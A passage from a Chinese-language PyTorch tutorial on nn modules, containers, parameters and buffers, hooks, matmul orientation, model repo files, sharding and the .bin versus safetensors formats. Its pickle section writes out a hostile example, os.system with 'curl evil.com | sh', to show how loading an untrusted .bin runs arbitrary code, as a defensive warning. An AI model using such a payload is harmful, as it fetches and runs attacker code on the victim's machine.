TinyNet 只用了 `nn.Linear` + `torch.relu`。`torch.nn` 里还有一堆东西，这里给张**按"你的推理栈遇不遇得到"排序的地图**——重点不是罗列 API，而是让你 dump 真实模型时**认得出每个 key 是哪个模块生的**。

1）层（Layers）——按相关度分档，别平铺。 真会碰、且本文已出现的：

模块	说明
`nn.Linear`	全连接层，本节主角；LLM 里 `q_proj` / `k_proj` / `gate_proj` / `lm_head` 全是它
`nn.Embedding`	词嵌入查找表 `[vocab, hidden]`，**LLM 也有、且往往是最大的那个张量**（进阶篇详讲）
`nn.LayerNorm`	归一化，dump 里那些 `...norm.weight`；transformer 用 LayerNorm，**不是** BatchNorm（LLaMA/Qwen 系用 RMSNorm，同一档）

别的领域、你基本遇不到的：

模块	说明
`nn.Conv2d`	卷积，CNN 用（末尾附录的 TinyConv 会碰一下）
`nn.Dropout`	训练期随机丢弃；**推理是 no-op**（§4 `model.eval()` 关掉）
`nn.BatchNorm2d`	视觉里的批归一化，带训练期滑动统计量
`nn.LSTM`	RNN 时代的循环层，已被 transformer 全面替代

一个要澄清的：`nn.Transformer` / `nn.MultiheadAttention` 这个**概念**本篇从 §5 讲起、进阶篇一路用到底，但**字面这两个模块生产上基本没人 import**——HF、vLLM 各写各的建模代码。所以看到它当"概念"，不是"你要用的那个类"。

2）激活（Activations）——一句话： TinyNet 用 `ReLU` 是玩具选择，**真实 LLM 用 GELU / SiLU / SwiGLU**，具体哪个看 `config.json` 的 `hidden_act` 字段（§7）。给你"看 config 认激活"的钩子就够，不用记全表。

3）损失函数（Loss）——一句话： `nn.CrossEntropyLoss` / `MSELoss` 这一坨**纯训练侧**，活在 §4 那条 `forward → loss → backward → optimizer.step()` 的后半截，和 `optimizer` 一样——**推理永远碰不到**。知道 `nn` 里有这一格即可，不展开。

4）容器（Containers）——这一格最该看，它解释了真实模型那个"带编号的 key"。 TinyNet 手写 `self.fc1 / self.fc2` 两个具名属性 → 扁平 key。但真实 transformer 有几十个一模一样的 block，没法手写 `self.fc1…fc72`——容器就是"一堆同样的层"时的答案，而它留下的痕迹，正是你 dump Qwen3 会撞见、TinyNet 里没有的**带编号 key**：

```
# 原版 TinyNet：两个具名子模块 → 扁平 key
#   self.fc1 / self.fc2  →  fc1.weight, fc1.bias, fc2.weight, fc2.bias

# Sequential：按"在栈里的位置"自动编号，forward 都不用写
seq = nn.Sequential(nn.Linear(3,4), nn.ReLU(), nn.Linear(4,2))
#   key: 0.weight, 0.bias, 2.weight, 2.bias
#        ↑ ReLU 在 index 1、没参数，key 里直接跳过

# ModuleList：真实 transformer 堆 N 层的方式，循环自己写 forward
class Stack(nn.Module):
    def __init__(self, n):
        super().__init__()
        self.layers = nn.ModuleList([Block() for _ in range(n)])
    def forward(self, x, mask):
        for blk in self.layers:      # 手写循环——每层还要吃 mask / pos / kv-cache
            x = blk(x, mask)
        return x
#   key: layers.0.<...>, layers.1.<...>, ...
#        ↑ 就是你 dump Qwen3 看到的 model.layers.0.self_attn.q_proj.weight 那个编号
```

三点钉死：

- **容器存在的理由就是"注册"（会咬人的坑）。** 图省事写成普通 Python list `self.layers = [Block() …]` 会**静默不注册**：state_dict 里没有它们、`.to("cuda")` 搬不动、也没有梯度。这把上面那句"赋成 `self.xxx` 就自动注册"补全成"一堆层怎么办"。
- **真实模型为什么用 `ModuleList` 而不用更省事的 `Sequential`：** `Sequential` 只适合"上一层输出就是下一层唯一输入"的直管；transformer block 还要吃 mask / position / KV cache、又有残差分支，不是纯直管，必须 `ModuleList` + 手写 forward 循环（注意力要额外的状态,进阶篇会展开）。
- `nn.ModuleDict`（按名字存、如把 encoder / decoder 分组）同理注册、少用，知道有即可。

一句话：**Layers 是"抽屉里有哪些层"，Containers 是"这些层怎么组装成带编号的真实 key"**——两段连起来，正好从 TinyNet 的 `fc1.weight` 走到 Qwen3 的 `model.layers.0.self_attn.q_proj.weight`。

最后补一刀：`nn.Module` 有两套"魔法"，绕过哪一套都是静默失效。 上面那个普通 list 的坑只是其中一半：

魔法	你怎么触发它	绕过去会怎样
`__setattr__` → 注册	`self.layers = nn.ModuleList([...])`	写成普通 list：不进 state_dict、`.to()` 搬不动、没梯度
`__call__` → hooks	`model(x)` / 循环里的 `blk(x, mask)`	直接调 `.forward()`：**跳过所有 hook**

先把第一条展开:"注册"不是一档,是四档。 上面那个普通 list 只是最显眼的一种漏法。完整的四档(torch 2.13 实测):

你怎么写	可学习(有梯度)	进 `state_dict`	`.to()` 搬得动
`self.w = nn.Parameter(t)`	✓	✓	✓
`self.register_buffer("m", t)`	✗	✓	✓
`self.register_buffer("m", t, persistent=False)`	✗	✗	✓
`self.m = torch.zeros(...)`	✗	✗	✗

最小复现:

```
class Demo(nn.Module):
    def __init__(self):
        super().__init__()
        self.lin = nn.Linear(4, 2)                                  # 子模块
        self.scale = nn.Parameter(torch.ones(2))                    # 可学习参数
        self.register_buffer("running_mean", torch.zeros(2))       # 持久 buffer
        self.register_buffer("inv_freq", torch.arange(2.), persistent=False)
        self.plain = torch.zeros(2)                                 # 普通属性 —— 什么都不是

# named_parameters: ['scale', 'lin.weight', 'lin.bias']
# named_buffers   : ['running_mean', 'inv_freq']
# state_dict keys : ['scale', 'running_mean', 'lin.weight', 'lin.bias']
#                            ↑ 不可学习,但在文件里      ↑ inv_freq 不在

# m.to(torch.float64) 之后:
#   lin.weight / scale / running_mean / inv_freq  全变成 float64
#   plain 还是 float32   ← 没跟着走
```

三句话钉死:

- **`nn.Parameter` 是"要学的"**——`requires_grad=True`,进 `named_parameters()`,进 state_dict。（顺带:后文代码里的 `emb.weight.data` 和 `.detach()`,都是"剥掉 Parameter 那层外壳、拿到底下那个不挂梯度的普通张量"——同一条 Storage,只是不再进计算图。改 `.data` 会直接改权重,不留任何痕迹,所以它只该出现在"我确实要手动改权重"的地方,比如转换脚本。）
- **buffer 是"不学、但要跟着走的"**——`requires_grad=False`,`.to()` 会搬;**持久 buffer 还会进 state_dict、跟着权重一起发布**。BatchNorm 的 `running_mean` / `running_var` / `num_batches_tracked` 就是这一档(§4 那个"滑动统计量")——实测 `nn.Sequential(nn.Linear(4,3), nn.BatchNorm1d(3))` 的 state_dict 里这三个都在,**故意删掉一个再 `load_state_dict` 会直接报 `Missing key(s) in state_dict: "1.running_mean"`**。所以 §5/§7 那句"key 和结构对不上就报错",能对不上的不止权重。
- **普通属性是"PyTorch 不知道它存在"**——不进任何清单,`.to()` 搬不动。上面 `plain` 就是 §2 那个"某个 mask 忘了 `.to(device)`"的最小复现。它比普通 list 那个坑更阴:list 至少 state_dict 里看得出来少了整层,普通张量属性是**纯静默,只在换设备时才炸**。

`persistent=False` 那一档解释了"key 数量对不上"。 它的用途是"能从 config 现场重算出来、没必要存文件"的东西。实测 transformers 5.14.1 的建模代码:

```
transformers/models/qwen3/modeling_qwen3.py:102
    self.register_buffer("inv_freq", inv_freq, persistent=False)
```

RoPE 的 `inv_freq`(以及 `original_inv_freq`)正是如此——**你 dump safetensors 看不到它,但它在模型里、在显存里、跟着 `.to()` 走。** 所以 `len(state_dict)` 和"模型里到底有多少张量"是两回事。这和进阶篇那个"`config.vocab_size` 被 padding、别拿两份 config 直接相减"是同一类陷阱的两个实例:**文件里的数字 ≠ 运行时的实际。**

第二条正是"为什么永远写 `model(x)`、不写 `model.forward(x)`"——`model(x)` 走 `nn.Module.__call__`，它**先跑 hook 再调 forward**。而 hook 是一堆基础设施的挂载点:

- **accelerate 的 `device_map` / offload**：大模型分片加载时，hook **就挂在 ModuleList 的每个 block 上**，前向时负责把权重搬到对的 device——上面 `Stack.forward` 里那句 `x = blk(x, mask)`（而不是 `blk.forward(...)`），在真实模型里触发的就是它；
- **量化的 observer / fake-quant**（校准时靠 hook 抓激活）；
- **profiler、中间激活抓取、调试探针**。

在 TinyNet 这种纯 PyTorch 玩具上，`.forward()` 和 `model(x)` 结果完全一样——所以这个坑平时不显形；一旦模型是 HF + accelerate 加载的、或做过量化，直接调 `.forward()` 就会静默失去那层机制（典型症状：device 不对、量化不生效、profiler 什么都抓不到）。**规矩很简单：永远 `model(x)`。**

附二（可跳过）：那个 `.T`、列向量、和"批量维"到底怎么回事

> 全程按程序员直觉走——**一维数组就是行向量**。这一整节回答三个连环问题：代码里那个 `.T` 哪来的？教科书为什么写成 `W·x`、把 x 当列向量？以及——**输入不止两维时（`[B, seq, hidden]` 那种），这套对应关系怎么撑住？** 只想用 `x @ W.T`、不深究的读者可以直接跳到 §6。（下面沿用图里那个 W_2 `= [[1,0,2,0],[0,1,0,3]]`，只看矩阵乘那一步、**不加偏置 b**——b 只是最后逐元素平移，和朝向无关。）
>
> **先切一个术语，因为"batch"这个词在三个层次上被反复用。**
>
> 本节说的 **批量维（batch dimension）**，指的就是**张量的那一维**——`[B, seq, hidden]` 里的 B。它的含义只有一个：**这一次 `forward` 同时处理了 B 个样本。**
>
> 容易混的是：**同一个 B，可以来自三个完全不同的地方，而模型根本不知道也不关心**：
>
> | B 从哪来 | 场景 | 这件事叫什么 |
> |---|---|---|
> | 从**训练集**切出来的一小批 | 训练 | **mini-batch**（"mini" 是相对"整个训练集"说的） |
> | 你一次调用传进去 100 条 | 离线批量推理 | 就是你自己传的 |
> | 服务端把 32 个并发请求凑成一批 | 在线服务 | **batching / 动态批处理**（进阶篇） |
>
> 三种来源、同一个 B、同一段 `forward` 代码。**所以本节只谈"形状里有几个"，不谈"这几个是怎么来的"。** 顺带：推理时根本没有"整个数据集"这个参照物，所以 **mini-batch 这个词在推理侧用不上。**
>
> **还有一条性质要一起记住，它是后面一切的前提：批量维里的 B 个样本彼此独立**——走同一段代码、共享同一份权重，但**互相不交换任何信息**，拆开单独算结果一模一样。这解释了两件事：① 为什么服务端可以随意攒批、拆批；② 批处理省下来的到底是什么——**权重从显存读一遍，被 B 个样本共享**。（唯一的例外是 BatchNorm，它训练时跨样本统计；但推理时 `eval()` 用固定的滑动统计量，所以这条在推理侧是干净成立的，见 §4 和附一。）

（〇）先立地基：PyTorch 里特征永远在最后一维。

很多人（包括这份文档的早期版本）会说"地基是 batch 永远在第 0 维"。那句不够准，也不是真正的因——**`nn.RNN` / `nn.LSTM` 默认就是 `[seq, batch, feature]`，batch 不在第 0 维，但 feature 照样在最后一维。** 真正定死一切的是这条：

> `nn.Linear` 吃 `[*, in]`、吐 `[*, out]`——**特征在最后一维，前面爱有几维有几维。**

为什么必须这样？因为 `matmul` **的规则是：拿最后两维当矩阵，前面所有维当作要广播掉的"批量维"**（§1 广播那节讲的就是这套规则）。只要特征待在最后一维，**前面加多少维都不用改任何代码。**实测：

```
W = np.random.randn(2, 4)          # [out=2, in=4]，也就是 nn.Linear(4,2) 的权重

x(4,)              @ W.T  ->  (2,)              # 单样本
x(8, 4)            @ W.T  ->  (8, 2)            # [B, in]
x(8, 16, 4)        @ W.T  ->  (8, 16, 2)        # [B, seq, in]      ← transformer 的常态
x(8, 12, 16, 4)    @ W.T  ->  (8, 12, 16, 2)    # [B, heads, seq, in] ← 多头注意力里面
```

一个 `nn.Linear` 通吃四种形状，代码一个字不用改。 这就是"特征在最后一维"买来的东西。

而列视角（教科书的 `W @ x`）做不到——它要求**特征在倒数第二维**，最后一维被样本占着：

```
x(4, 1)      W @ x  ->  (2, 1)        特征维在 axis=0
x(4, 8)      W @ x  ->  (2, 8)        特征维在 axis=0
x(8, 4, 16) W @ x  ->  (8, 2, 16)     特征维在 axis=1   ← 位置跟着维数变了
```

维数一变，**特征维的绝对位置就跟着变。**更麻烦的是：PyTorch 里几乎所有逐元素操作——LayerNorm、softmax、加 bias、`.mean()`——**默认都作用在 `dim=-1`**。特征不在最后，你处处得手写 `dim=-2`。

所以真正的因果链是：

```
"特征永远在最后一维"（为了让任意多个前导维被 matmul 统一广播掉）
   ↓
matmul 拿最后两维当矩阵 → x 的最后一维必须对上 W 的第一维
   ↓
W 按 [out, in] 存（每行一个神经元，见上面那张全连接图）→ 必须翻成 [in, out]
   ↓
x @ W.T        ← .T 是被逼出来的，不是随手加的
```

"batch 在第 0 维"是这条链在二维情形下的推论，不是它的因。教科书那套"x 当列向量、写 `W·x`"之所以长得不一样，只是因为它**只处理单个样本、没有任何前导维要伺候**——两套怎么对上，见（四）。

（一）顺着地基推，`.T` 一点不神秘。 已知 **x 是行、批量是 `[batch, in]`**，**W 是 `[out, in]`**，只剩一件事：让行向量 x 跟 W 的**每一行**各点一次。

- 矩阵乘 `A @ B` 要求 **A 的最后一维 = B 的第一维**（内维对齐）。
- 直接写 `x @ W`：`[batch, in] @ [out, in]`，内维 `in` vs `out` **对不上、非法**。
- 把 W 转一下 → `W.T` 是 `[in, out]`，于是 `x @ W.T = [batch, in] @ [in, out] = [batch, out]` ✓。

所以 `.T` 只是把"按行存的 W"翻个面，让行变成列、好和行向量 x 对齐相乘——**它不是一个偶然的技术凑合，而是 batch-first 行存储的直接后果。**

（二）教科书 `y = W·x` 是怎么回事？——回头看那张图就懂了。 图里输入是**竖着摞成一列**的（x_0 / x_1 / x_2 上下排开）——**这一列，就是数学书里那个"列向量" `[in, 1]`**。数学惯例把它放在 W 右边，写：

```
W · x = [out, in] @ [in, 1] = [out, 1]      ← 输出也是竖着的一列，正好对上图里 y 那一竖列
```

内维 `in` 自动对齐，图上"每个输出 node 收集全部输入 node"这件事，就是 W 的每一行去点乘那一列。**画图天然竖着排，数学记号就天然是列向量**——两者是同一件事的两种记法。

但这**只是排布上的偏好**：`W · x` 和 `x @ W.T` 算出来完全一样（下面（三）会当场验证）。PyTorch 代码里从头到尾是 `x @ W.T`——**列向量是读论文/教科书会碰到的记号，不是你写代码要记的东西。**

（三）一维数组为什么"没有朝向"。 程序员常在这犯迷糊：教科书说"x 是列向量"，可你知道代码里 `[2,5,1,2]` 更像行向量。谁对？——**都对，但说的不是一回事**：

1. **数学里的"列向量"是约定、不是数据结构。** `y = W·x` 里 x 按惯例竖着当列，是个 `[in,1]` 矩阵。数学简写 `[in]` 指"in 个分量的列向量"，**不是**编程里长度 in 的一维数组。
2. **NumPy / PyTorch 的一维数组本身没朝向。** `x.shape == (in,)`，它**既不等于 `[in,1]`（列）也不等于 `[1,in]`（行）**。所以"一维数组不是列向量"这个直觉是对的。
3. **"朝向"是 `@` 的位置临时给的、不是数组自带的：**

x 的位置	官方规则	被当成
`@` 右边（`W @ x`）	维度**后面**补一个 1 → `[in,1]`，乘完去掉	**列**
`@` 左边（`x @ W.T`）	维度**前面**补一个 1 → `[1,in]`，乘完去掉	**行**

同一个数组，挪到左边是行、挪到右边是列，两种写法给出**同一个结果**：

```python
import numpy as np
W = np.array([[1,0,2,0],[0,1,0,3]])   # [out=2, in=4]
x = np.array([2,5,1,2])               # 一维，shape (4,)

W @ x        # array([ 4, 11])   x 在右 → 被当列（教科书那张图的读法）
x @ W.T      # array([ 4, 11])   x 在左 → 被当行（PyTorch 的写法）
# 两者完全相等；竖着放、横着放，是同一运算的两种排布
```

这条"前补 / 后补 1"是官方明文规则，两处出处（想核实一手来源）：

- **NumPy** `numpy.matmul` 的 Notes 一节：https://numpy.org/doc/stable/reference/generated/numpy.matmul.html
- **PyTorch** `torch.matmul`（措辞和 NumPy 一致）：https://docs.pytorch.org/docs/stable/generated/torch.matmul.html

（两页各自的例子都有 `matmul(a, b)` 与 `matmul(b, a)` 对同一个一维数组返回相同结果，正是"朝向由位置定"的官方铁证。）

（四）关键：有了 batch，列向量那套怎么对应？ 这是最容易卡的地方，先说破——**那张全连接图本质是一张"单样本"图**：竖着那一列输入 = **一个**样本 = `[in,1]`，所以 `W·x` 能直接从图里读出来。**神经元竖着画天然像一列，但那只是"一个样本的几个神经元怎么摆"，并不逼你把数据也按列存。**

batch 这一维根本不在图里，它是"重复"不是"结构"。 你不会为 batch 往图里加节点，而是拿**同一张图跑 B 次**。剩下只有一件事：这 B 份怎么码放——**而这里正好两套约定，就是困惑的根：**

- **数学 / 列视角**：一个样本一列 `[in,1]`，B 个并排成列 → `X_col = [in, B]`（每**列**一个样本）。算 `W @ X_col = [out,in] @ [in,B] = [out,B]`，每**列**一个输出。**这就是单样本图的直接加宽版。**
- **PyTorch / 行视角**：batch 放**最前**、样本是**行** → `X_row = [B, in]`（每**行**一个样本）。要让 W 还按 `[out,in]` 存、x 还是行，就算 `X_row @ W.T = [B,in] @ [in,out] = [B,out]`，每**行**一个输出。

这两套是精确的转置： `X_row = X_col.T`，把列视角式子两边一转就得行视角——`Y_col = W @ X_col` → `Y_col.T = X_col.T @ W.T` = `X_row @ W.T`。**同样的数，只是躺的方向不同，没多算任何东西。** 拿上面那个 W 走两个样本 `[2,5,1,2]`、`[1,1,1,1]`（仍不加 b）：

```
列视角(数学)      X_col = [[2,1],        每【列】一个样本 [in=4, B=2]
                          [5,1],
                          [1,1],
                          [2,1]]
                  W @ X_col = [[ 4,3],          每【列】一个输出 [out=2, B=2]
                               [11,4]]

行视角(PyTorch)   X_row = [[2,5,1,2],    每【行】一个样本 [B=2, in=4]
                          [1,1,1,1]]
                  X_row @ W.T = [[4,11],        每【行】一个输出 [B=2, out=2]
                                 [3, 4]]

互为转置：(W @ X_col).T == X_row @ W.T          ✓
```

PyTorch 为什么偏选行、不选更贴图的列？ 回到开头（〇）那条地基：**特征必须在最后一维**，这样任意多个前导维才能被 matmul 统一广播掉。列视角把特征放在倒数第二维，等于放弃了这个性质——而真实模型的输入是 `[B, seq, hidden]`、`[B, heads, seq, head_dim]`，前导维不止一个，放弃不起。

而这里正好补上（〇）没说完的那半句：为什么单样本时你察觉不到、一有批量维才现形。 单看**一个** 1D 数组，`W @ x` 和 `x @ W.T` 结果一样（就是上面那条补 1 规则）——所以单样本层面"数组没朝向"，列视角当直觉够用。**但一上批量，对称就破了**：2D 的 `[B,in]` 明确是"样本按行"，而 matmul 对 2D 操作数**不会**自动转置，你就被锁死在 `X @ W.T`。**所以列视角是"单样本 / 单神经元"的心智图，行视角才是能一路 scale 到 `[B, heads, seq, in]` 的那个。**

> **一个诚实的 caveat：** "向量默认按列"是**主流约定、不是铁律**。少数领域（老一些的计算机图形学、部分统计文献）反过来用**行向量 + 右乘** `x·W`。所以准确说法是：主流线代与 ML 数学惯例把向量当列、左乘 W；而 PyTorch 代码为了让特征待在最后一维，才落成 `x @ W.T`。两套都自洽，别把某一套当成唯一正确。

---

6. 一次完整前向：把上面拼起来

下面这段是"手写一次推理"的最小骨架，你的推理引擎内部做的事本质就是它的工业化版本：

```
model = TinyNet(4).to("cuda").eval()      # 1. 上 GPU + 推理模式（4 路特征，对齐下面的输入）
model = model.to(torch.bfloat16)          # 2. 半精度省显存

x = torch.randn(32, 4, device="cuda", dtype=torch.bfloat16)  # 3. batch=32 的输入，device/dtype 对齐

with torch.inference_mode():              # 4. 不建图
    logits = model(x)                     # 5. 前向

torch.cuda.synchronize()                  # 6. 真要计时时才需要
```

注意第 3 步的 **batch 维**。`[32, 4]` 里那个 32 是"一次算 32 个样本",不是"32 个请求"——**一次 forward 里有几个样本,和这些样本从哪来,是两件事**。

为什么要有这一维:GPU 是并行机器,单条样本跑一次前向,算力几乎闲置;把多条塞进同一次 forward,**权重只从显存读一遍就被所有样本共享**,算术强度立刻上去。这是推理性能的第一杠杆,也是整个推理引擎生态(vLLM 的 continuous batching、各种攒批调度)围绕着做文章的地方——**但那些是"样本从哪来"的问题,归进阶篇**。本篇只需要钉死一件事:

> **合进同一次 forward,权重读一遍;各跑各的 forward,就是在抢同一条内存总线。**

---

7. 模型在磁盘上长什么样：一个 repo 里的文件全景

你下载一个模型，目录里那堆文件分成三组，对应三件不同的事：

第一组：结构 + 权重（模型本体）

- `config.json` —— 模型的"说明书"：架构类名（`architectures`，如 `Qwen3ForCausalLM` / `BertModel`）、超参（hidden_size、num_layers、vocab_size）、以及 `dtype`（权重存储/加载的 dtype，见 §3；transformers 5 之前这个字段叫 `torch_dtype`，老模型目录里仍是这个名字，两个都认）。它只描述结构，**不含权重**。
- `model.safetensors` / `pytorch_model.bin` —— **权重数据**，即 §5 说的 `state_dict`。稍大的模型不是单个文件而是**分片**，见下面《分片》。
- `generation_config.json` —— **采样默认值**：`temperature`、`top_p`、`top_k`、`repetition_penalty`、`eos_token_id`、`pad_token_id`。它不属于"结构"，但推理引擎默认会读它（vLLM 的 `--generation-config auto` 就是读这个文件），所以**同一份权重换个目录、输出风格变了或者停不下来，先 diff 这个文件**——尤其 `eos_token_id` 常常是个列表，少一个就不停。

第二组：分词器（文本 ↔ token） —— `tokenizer.json`、`vocab.json` / `merges.txt`、`tokenizer_config.json`、`chat_template.jinja`（transformers 5 起对话模板从 `tokenizer_config.json` 里拆成独立文件）等（进阶篇详讲）。

第三组（仅 embedding 模型）：sentence-transformers 封装 —— `modules.json`、`1_Pooling/config.json`（定义 pooling 方式，bge 用 CLS），进阶篇详讲。

一句话：**模型 = 结构（config + 代码）+ 权重（safetensors）+ 分词器（vocab 等）**，三者分开存、各司其职。

分片：为什么目录里不是一个 `model.safetensors`

超过一定大小的权重会被切成**分片**，一个 8B 的 bf16 模型（16 GB）常见是切成 4 份：

```
model-00001-of-00004.safetensors
model-00002-of-00004.safetensors
model-00003-of-00004.safetensors
model-00004-of-00004.safetensors
model.safetensors.index.json        ← 索引：哪个 key 在哪个文件
```

每片多大，取决于是哪个版本的 transformers 存的。 这个默认值（`save_pretrained` 的 `max_shard_size`）一直在变：早期 10 GB → 有很长一段时间是 5 GB → 5.17 已是 `"50GB"`。所以 Hub 上你会同时见到切成十几片、每片 5 GB 的老模型，和整整一块几十 GB 的新模型。**结论不是记住某个数字，而是：别靠文件的数量和大小去推断模型结构，读 `index.json`。**

`index.json` 只有两个字段，都直接有用：

```
{
  "metadata": { "total_size": 16382640128 },          ← 权重总字节数,§3 的口算不用算了,直接读
  "weight_map": {
    "model.embed_tokens.weight": "model-00001-of-00004.safetensors",
    "model.layers.0.self_attn.q_proj.weight": "model-00001-of-00004.safetensors",
    ...
    "lm_head.weight": "model-00004-of-00004.safetensors"
  }
}
```

`total_size` 算的是什么，查过 `huggingface_hub` 切分片的源码（`serialization/_base.py`，每个张量累加 `untyped_storage().nbytes()`，按存储去重）：它是**所有张量的存储字节数之和**，不含 safetensors 的头部 JSON，而且共享存储的权重（tied weights，见本节后面）只算一次——所以它会比几个分片文件加起来**略小一点点**。拿来做显存估算完全够用。想自己验，五行就够：

```
import torch, torch.nn as nn
from huggingface_hub import split_torch_state_dict_into_shards
emb, lm = nn.Embedding(1000, 64), nn.Linear(64, 1000, bias=False)
lm.weight = emb.weight                                  # tie
sd = {"embed.weight": emb.weight.data, "lm_head.weight": lm.weight.data, "fc.weight": torch.zeros(300,
64)}
print(split_torch_state_dict_into_shards(sd, max_shard_size=100_000).metadata)
# {'total_size': 332800} = 1000×64×4 + 300×64×4 —— tie 只算一次；算两次会是 588800
```

`weight_map` 就是 §5 那套"key 是属性路径"再加一层"→ 在哪个文件"。加载器按它找文件、按需打开；切分是**按 key 平均分体积**，和模型结构无关，所以一层的 q/k/v 可能跨在两个文件里，别拿文件边界当层边界。**下面两段"自己动手查看"的脚本都要按这个结构改**：遍历目录下所有 `*.safetensors`，或者先读 `index.json`。

`architectures`：决定用哪段代码来加载

`config.json` 里那个 `architectures` 字段，是整个加载流程里**最要命的一个**，值得单拎出来说三句。

第一，它不是描述，是指令。 加载器（transformers 的 `AutoModel.from_pretrained`、各家推理引擎）读到这个字符串，拿它去自己的**注册表**里查，映射到"用哪个 Python 类来搭这个模型"。查到了就用那段代码建模型、灌权重；查不到就报错。**所以它是路由键，不是模型标识。**

第二，命名约定是 `{模型家族}For{任务}`，后缀表示接了什么 head：

后缀	含义
`ForCausalLM`	自回归语言模型头，逐 token 预测
`ForConditionalGeneration`	条件生成，通常是 encoder-decoder 或多模态
`ForSequenceClassification` / `ForTokenClassification`	判别头

同一个底座会以多个名字出现：`Qwen3ForCausalLM`（纯文本）、`Qwen3VLForConditionalGeneration`（视觉）、`Qwen3ASRForConditionalGeneration`（转写）——**底座都是 Qwen3，后缀不同就是完全不同的加载路径。** 这正好是 §5 那句"骨架 + 最后接什么 head"在**文件层面**的对应物。

第三，名字为什么这么"泛"： `Qwen3ForCausalLM` 这一个条目对应无穷多份权重——0.6B / 8B / 32B，加上全世界每一个微调版本——因为它们**共享同一份 forward 实现**。反过来，一个模型能拿到专属条目，是因为它**需要专属的建模代码**。规则是**「要不要新代码」**，不是「是不是新模型」。

> **一条实用结论：拿到一个陌生的模型目录，第一件事是 `head -5 config.json` 看 `architectures`。** 它决定一切——**而且在某些情况下是不报错地决定**（配错了照样加载成功，只是输出是垃圾）。这些坑怎么踩、怎么排查，归进阶篇。

state_dict 里到底有什么

`state_dict` 是"参数名 → 张量"的字典，装的是这个 `nn.Module` 的**全部可学习参数 + 持久 buffer**——不只是直觉里的 weights + biases：

- Linear 的权重 W 和偏置 b
- **embedding 表**（`word_embeddings` / `embed_tokens`——把 token id 查成向量的那张表,进阶篇详讲）
- **LayerNorm 的参数**（weight γ、bias β）
- 可能还有 pooler dense 等
- **以及 buffer**——不可学习、但跟着权重一起发布的张量。最典型的是 BatchNorm 的 `running_mean` / `running_var`（§4 那个"滑动统计量"）。**它们 `requires_grad=False`，不是参数，但确实在文件里，缺一个照样加载失败。** 机制和另外三档注册方式见附一末尾。

（为什么你可能从没被 buffer 咬过：**transformer 系用 LayerNorm / RMSNorm，没有 buffer**；这坑主要在视觉模型那边。而 RoPE 的 `inv_freq` 是 `persistent=False` 的 buffer，**在显存里但不进文件**——所以你 dump 出来也看不见它。）

但它**只有数字，没有结构**——怎么连、forward 怎么走，来自 `config.json` 的架构名 + 建模代码。所以"权重对但代码版本不对"会加载失败：state_dict 的 key 和结构对不上。

`.bin` vs `.safetensors`：内容相同，格式不同

	`pytorch_model.bin` / `model.pt`	`model.safetensors`
本质	`torch.save()` = Python **pickle**	纯张量数据 + JSON header
能装什么	**任意 Python 对象**——state_dict、优化器状态、epoch、config、嵌套 dict	**只能是扁平的 `str → tensor` 映射**,不支持嵌套
加载	`torch.load()`,反序列化整个对象图进内存	mmap，**零拷贝**、可懒加载单张量
查看目录	必须先加载才知道里面有什么	**头部就是清单**(名字/dtype/shape/偏移),不读数据就能列
安全	pickle **能执行任意代码**，有风险	纯数据，**不执行代码**，安全
速度	先反序列化到 CPU 内存、再拷去 GPU，中间多一次完整拷贝	mmap 到 CPU 地址空间后按张量直接拷去 GPU，省掉反序列化和中间副本

("mmap"是把文件映射进 CPU 的虚拟地址空间，数据要过 PCIe 才到显存——safetensors 快在**省掉了 pickle 反序列化和那份 CPU 中间副本**，不是绕过了 CPU。)

同 repo 两个都在是为兼容，内容一样，加载器**优先 safetensors**。社区从 .bin 迁到 .safetensors 的全部理由就是：安全 + 快。

"能装什么"那一行才是训练侧和推理侧分家的真正原因,值得单说:

- `.pt` **是个容器**——checkpoint 天然要装超出张量的东西:优化器状态、学习率调度、epoch、完整配置。**safetensors 装不下这些**(它只是个扁平的名字→张量映射),所以训练侧不是"习惯用 `.pt`",是**没得选**。
- **推理侧只需要张量**,于是能享受 safetensors 的三个好处:mmap 起服务不必先把几 GB 读进 CPU 内存;**头部可预读**让引擎在碰数据前就知道张量清单(能提前规划分片和张量并行切分);以及不执行代码——服务端要加载公开权重,这是硬需求。

深入一点：pickle 在 PyTorch 里的问题

`.bin` 的"本质是 pickle"到底是什么问题?**pickle 是 Python 内置的对象序列化**(`pickle.dump/load`),`torch.save`/`torch.load` 底层就用它。两层问题:

1. **能执行任意代码(致命安全漏洞)。** pickle 格式里可以编码"重建我时,调用函数 F、参数 A"(`__reduce__` 机制)。恶意的人把 F 设成 `os.system`、A 设成 `"curl evil.com | sh"`,你 `torch.load` 这个 `.bin` 的**一瞬间就执行了**——你甚至还没跑模型。这是模型站上真实存在、被利用过的攻击面。铁律:**绝不 `torch.load` 不可信来源的 `.bin`**。
2. **Python 耦合、不可移植。** pickle 按"模块路径"引用 Python 类,类改名/库换版本就可能反序列化失败;且只能在 Python 里加载、整个读进内存(无 mmap、无懒加载)。

safetensors 为什么解决它: 它只存**纯张量数据 + 一段 JSON header**(名字/dtype/shape/偏移),**没有代码、没有 Python 对象、没有 `__reduce__`** → 加载时不可能执行任何东西 → 安全;还语言无关、可 mmap 零拷贝、快。(缓解措施:`torch.load` 的 `weights_only=True` 把反序列化限制在"只有张量、不执行代码"的安全子集,PyTorch 2.6 起已是默认值——但显式写出来更稳妥,而 safetensors 是更干净的解法。)

safetensors 的一个硬限制:它装不下"两个名字指向同一块存储"

这条把 §1 的内存模型和本节的文件格式撞在一起,而且是自己写转换脚本时**第一个会踩的坑**。

§1 说过:**多个 Tensor 可以是同一条 Storage 上的不同视图**——这是 PyTorch 内存模型的核心。真实模型里有个它的著名应用叫 **weight tying(权重绑定)**:很多 LLM 把输出端的 `lm_head.weight` 和输入端的 `embed_tokens.weight` **绑成同一个张量**(`lm_head.weight = embed_tokens.weight`),两个属性路径指向同一块存储,省下几亿参数。(为什么能绑、为什么有意义,进阶篇讲;这里只要知道"确实有模型这么干"。)

但 safetensors 表达不了这件事。 它是"扁平的 `str → tensor` 映射",一块数据在文件里只能有一个名字。实测:

```
emb, lm = nn.Embedding(10, 4), nn.Linear(4, 10, bias=False)
lm.weight = emb.weight                                  # tie
sd = {"embed_tokens.weight": emb.weight.data, "lm_head.weight": lm.weight.data}
print(sd["embed_tokens.weight"].data_ptr() == sd["lm_head.weight"].data_ptr())   # True
save_file(sd, "tied.safetensors")
```

```
RuntimeError: Some tensors share memory, this will lead to duplicate memory on disk
and potential differences when loading them again:
[{'lm_head.weight', 'embed_tokens.weight'}].
A potential way to correctly save your model is to use `save_model`.
```

它直接拒绝,不静默复制。 两条出路,各有代价:

